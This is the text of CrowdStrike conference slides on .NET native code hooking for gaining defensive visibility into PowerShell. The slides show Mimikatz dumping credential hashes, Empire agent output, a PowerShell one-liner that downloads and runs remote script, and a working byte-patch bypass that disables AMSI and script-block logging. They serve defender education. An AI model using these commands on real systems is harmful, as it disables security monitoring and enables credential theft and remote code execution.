



CROWDSTRIKE

**POWERSHELL INSIDE OUT:**  
**APPLIED .NET HACKING FOR ENHANCED VISIBILITY**

SATOSHI TANDA

ENGINEER, CROWDSTRIKE


# ABOUT MYSELF

- Engineer at CrowdStrike
- Twitter @standa\_t
- Low-level technology software engineer
  - Reverse engineer & malware analyst
  - Developer of security software
  - Creator of HyperPlatform & SimpleSVM (hypervisors)
  - Conference speaker at REcon, BlueHat, Nullcon
- Slides & sample code will be available: [github.com/tandasat/DotNetHooking](https://github.com/tandasat/DotNetHooking)




# PERSONAL MOTIVATION

- Downloader -> Payload
- EXE -> EXE



# PERSONAL MOTIVATION

- Downloader -> Payload
- Script -> EXE



# PERSONAL MOTIVATION

- Presence of offensive, post exploitation tools

```

Select Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> cd C:\Tools\minikatz_trunk\x64\
PS C:\Tools\minikatz_trunk\x64> .\minikatz.exe "privilege::debug" "sekurlsa::logonpasswords" exit

#####. minikatz 2.1.1 (x64) built on Mar 20 2017 with 21
### ^ ### "À La Vie, À L'Amour"
### \ ### /* * *
### / ### Benjamin DELPY 'gentilkiwi' < benjamin@
'### v ### http://blog.gentilkiwi.com/minikatz
'#####'

minikatz(commandline) # privilege::debug
Privilege '20' OK

minikatz(commandline) # sekurlsa::logonpasswords

Authentication Id : 0 : 184729 (00000000:0002d199)
Session          : Interactive from 1
User Name        : cbrown
Domain           : HF
Logon Server     : HFD01
Logon Time       : 3/21/2017 11:40:51 PM
SID              : S-1-5-21-782132366-114303545-1088

msv :
[00000003] Primary
* Username : cbrown
* Domain   : HF
* NTLM     : 1121f5efebcd230d7ef988425c3f87b
* SHA1     : 8af4ce4c4ede41852bd684b7d188bec
[00010000] CredentialKeys
* NTLM     : 1121f5efebcd230d7ef988425c3f87b
* SHA1     : 8af4ce4c4ede41852bd684b7d188bec
tspkg :
wdigest :

[Empire] Post-Exploitation Framework
[Version] 2.0.0-beta | [Web] https://theempire.io

EMPIRE

266 modules currently loaded
1 listeners currently active
1 agents currently active

(Empire) > agents

Active agents:

Name      Lang  Internal IP  Machine Name  Username                Process                Delay  Last Seen
-----
GWA9XNUS  ps    192.168.10.133  WKSTN1        *HACKME\Administratopowershell/2488  S/O.0  2017-05-12 10:08:13
  
```



# ABOUT TALK

## How to defend ourselves against PowerShell threats





1 Challenges with PowerShell Attacks & AMSI

2 Introduction to .NET Native Code Hooking

3 Gaining Visibility into PowerShell

4 Takeaways & Recommendation



# CHALLENGES WITH POWERSHELL ATTACKS & AMSI



# MALICIOUS POWERSHELL VS ANTIVIRUS


- PowerShell is commonly used within the attack chain
- Hard to detect with AV software
  - Host process (powershell.exe) is a signed, legitimate file
  - Script files can easily be mutated (ie, whitespace, comments, variable names)
  - Script files may not be used at all
  - PowerShell engine can be “injected” into arbitrary processes to run commands (eg, PSInject)
- Even harder in reality:

```
>powershell -file "C:\\Users\\standa\\AppData\\Local\\Temp\\ns13094.ps1"  
>powershell -command "iex (New-Object Net.WebClient).DownloadString('http://is.gd/oeoFuI')"  
>powershell -enc SQBtAHAAbwByAHQALQBNAG8AZAB1AGwAZQAgAEIAaQB0A...
```



# ANTIMALWARE SCAN INTERFACE (AMSI)

- New Feature introduced with Windows 10
- Software can be registered as an AMSI provider (requires NDA w/ Microsoft, formally)
- Script engines forward script content to AMSI providers before execution
- AMSI providers can scan and block content from execution



# SILVER BULLET

- Content of script file being executed is visible
- Invoke-Expression'd strings is visible
- Decoded strings of -EncodedCommand is visible
- Activated whenever the PowerShell engine is loaded




# OR, IS IT? (1/2)

- AMSI is only available for PowerShell v5+ on Windows 10
  - Older Windows versions are unprotected
  - Unprotected against PowerShell v2 (the downgrade attack)
- AMSI does not do de-obfuscation as you might have wished
  - Naïve regex can be bypassed



## OR, IS IT? (2/2)

- AMSI can be disabled though PowerShell without admin privileges
  - AMSI provider must detect the first attack content, or all bypassed
- Unresolved flaw exists preventing AMSI providers from receiving correct data



# RECAP & MOTIVATION

- PowerShell threats are common and hard to detect
- AMSI provides significant help but comes with limitations
- Can we do anything?





# INTRODUCTION TO .NET NATIVE CODE HOOKING




# .NET NATIVE CODE HOOKING

- A technique to modify behavior of managed programs by overwriting generated native code at the runtime
- This allows you to inspect and change behavior of programs
- First introduced by Topher Timzen and Ryan Allen
- Its advantages over the other .NET hooking techniques were thoroughly analyzed by Amanda Rousseau recently




# BASICS OF MANAGED PROGRAM EXECUTION (1/2)

- Code written in a Common Language Infrastructure language, such as C#, is compiled into a program made up of Microsoft Intermediate Language (MSIL)
  - We call such a program as a “managed program”
- MSIL is compiled into native assembly code in two ways:
  - Just-In-Time (JIT) compile at runtime on memory by the JIT compiler
  - Ahead-Of-Time (AOT) of execution on disk by Ngen
- Native code is executed either way




# BASICS OF MANAGED PROGRAM EXECUTION (2/2)

- Managed programs are executed on the top of .NET Framework, which provides API to be called by the managed programs



# BASICS OF MANAGED PROGRAM EXECUTION (2/2)

- Managed programs are executed on the top of .NET Framework, which provides API to be called by the managed programs



# OVERVIEW OF HOOKING

- Flow of the unmanaged (eg, C++) code hooking technique:
  1. Execute hooking code inside a target process
  2. Locate the address of a target function
  3. Overwrite native code at the address
- .NET native code hooking is same, except that it targets .NET assemblies and methods



# HOW TO LOCATE AN ADDRESS OF NATIVE CODE

- Reflection is a technology to allow managed programs to find and access the information of assemblies, methods, and fields etc. at runtime
  - Think of this as full source code access at runtime
- `RuntimeMethodHandle.GetFunctionPointer` method returns the address of compiled native code if already compiled
  - Think of this as `GetProcAddress` API, but not limited to exports!
- If a target method has not yet executed, it might not be compiled and might not yet have native code to be located
  - JIT compilation can be triggered with the `RuntimeHelpers.PrepareMethod` method



## EXAMPLE CODE (C#)

```
// Get an AmsiUtils class from an assembly
targetClass = targetAssembly.GetType("System.Management.Automation.AmsiUtils");

// Get a ScanContent method of the class
targetMethod = targetClass.GetMethod("ScanContent", ...);

// Perform JIT compilation if not done yet
RuntimeHelpers.PrepareMethod(targetMethod.MethodHandle);

// Get an address of compiled native code
targetAddr = targetMethod.MethodHandle.GetFunctionPointer();

// Overwrite contents of the address to install hook
// ...
```



# HOW TO EXECUTE HOOKING MANAGED CODE


- One must be able to execute managed code inside a target process to install hooks
- This can be achieved by using the Hosting API from unmanaged code
  - We will refer to such code as bootstrap code
- The API lets unmanaged code interact with managed code and load an assembly into the managed code realm
- Bootstrap code can be injected in many ways (eg, `Applnit_Dlls`, device drivers)



# USING UNMANAGED CODE

1. Inject bootstrap code into a target process
2. Bootstrap code loads (or “injects”) a hooking assembly into the managed code realm
3. The hooking assembly locates a target method, triggers JIT compilation as needed, overwrites its native code


Target Process Address Space




# USING APPDOMAINMANAGER

1. Register an assembly implements a custom AppDomainManager
  2. CLR loads the assembly when the first AppDomain is created (at init-time of the managed code realm).
  3. The hooking assembly locates a target method, triggers JIT compilation as needed, overwrites its native code
- Pros: least code required
  - Cons: need special settings (env var)

Target Process Address Space






# GAINING VISIBILITY INTO POWERSHELL



# POWERSHELL IS A MANAGED PROGRAM

- PowerShell language is implemented in System.Management.Automation.dll written in C#
  - We will refer to the DLL as SMA.dll
- Powershell.exe is just a client program of the DLL
- Any behavior of SMA.dll can be intercepted and altered with the technique



# ENHANCING AMSI & MORE

- Implement an AMSI equivalent feature for Windows 8.1 and earlier
- Implement an AMSI equivalent feature for PowerShell 4 and earlier
- Make AMSI bypass-resilient
- Cmdlet execution
- De-obfuscating strings



# EMULATING AMSI ON OLDER WINDOWS + PS V5

- Possible to emulate AMSI by hooking methods in SMA.dll
- In SMA.dll for v5, invocation to AMSI providers is implemented by the `AmsiUtils.ScanContent` method
- Overwrite this with your own scan logic

```
internal static AmsiNativeMethods.AMSI_RESULT ScanContent (string content,
                                                         string sourceMetadata) {
    if (amsiInitFailed) {
        return AmsiNativeMethods.AMSI_RESULT.AMSI_RESULT_NOT_DETECTED;
    }
    //...
    hr = AmsiNativeMethods.AmsiScanString(...);
}
```




# EMULATING AMSI ON OLDER POWERSHELL

- Some challenges:
  - No `AmsiUtils` class, and no open source implementation
  - Appropriate methods must be found with reverse engineering
- Good news ;-)
  - Free .NET decompilers out there, and those produce VERY readable code
    - [dotPeek](#), [ILSpy](#), [JustDecompile](#)
  - Debugger works as if you had source code
    - WinDbg + SOS and SOSEX
  - Many implementation are still similar to the open sourced version



# AMSI BYPASS-PROOF

- Known AMSI bypass techniques prevent the `ScanContent` method from calling the `AmsiScanString` function or using a proper AMSI provider DLL
  - Resetting `amsiContext` or `amsiInitFailed`
  - Hijacking COM
- The unresolved flaw prevents AMSI providers from receiving correct data from AMSI.dll
- None affect the emulated logic since nor `ScanContent` nor an AMSI provider is used



# FURTHER VISIBILITY: CMDLET EXECUTION

- Access to all parameters that are already de-obfuscated
- The `ProcessRecord` method is called when a cmdlet is executed
  - Eg, the `InvokeExpressionCommand.ProcessRecord` method for `Invoke-Expression`
- The “this” pointer holds all parameters
  - `PS> IEX ("{6}{2}{1}{4}{5}{3}{0}" -f 'd!', 'Hos', 'e-', ' is a bad comman', 't t', 'his', 'Writ')`
  - `this->_command` holds “Write-Host this is a bad command!” when the method is called



# DEMO: EMULATED AMSI & MORE



# CHALLENGES & LIMITATIONS

- Requires reverse engineering and implementation-dependent code
- Can be noisy when lower-level methods are hooked
- An attacker can break hooks with the same technique (hooks are not security boundary)

```
#
# Overwrites PerformSecurityChecks as { return }
# disabling AMSI and the most of suspicious script block logging.
#
> $code = [byte[]](0xc3);
> $addr =
[Ref].Assembly.GetType('System.Management.Automation.CompiledScriptBlockData').GetMethod('PerformSecurityChecks',
'NonPublic,Instance', $null, [Type]::EmptyTypes, $null).MethodHandle.GetFunctionPointer();

> $definition = '[DllImport("kernel32.dll")] public static extern bool VirtualProtect(IntPtr Address, UInt32 Size,
UInt32 NewProtect, out UInt32 OldProtect);';
> $kernel32 = Add-Type -MemberDefinition $definition -Name 'Kernel32' -Namespace 'Win32' -PassThru;
> $oldProtect = [UInt32]0;
> $kernel32::VirtualProtect($addr, $code.Length, 0x40, [ref]$oldProtect);

> [Runtime.InteropServices.Marshal]::Copy($code, 0, $addr, $code.Length);
```



# TAKEAWAYS & RECOMMENDATION



# TAKEAWAYS

- AMSI significantly increases visibility into script execution as-is, but comes with limitations
- .NET native code hooking allows you to inspect behavior of managed programs
- AMSI-equivalent features can be implemented on earlier versions of Windows and PowerShell
- More extended capabilities can also be implemented as needed



# FOR ENTERPRISE DEFENDERS

- Use Windows 10 + PowerShell v5, and review security features available
  - AMSI gives excellent visibility as-is despite its limitations
  - Script block logging provides postmortem visibility
  - JEA (Just Enough Administration) restricts what admins can do with PowerShell
- Enable Constrained Language Mode with AppLocker or Device Guard
  - Kills PowerShell (reflection) based AMSI and script block logging bypasses (and more!)
- Remove PowerShell v2
  - Prevents the downgrade attack
- Keep systems up to date
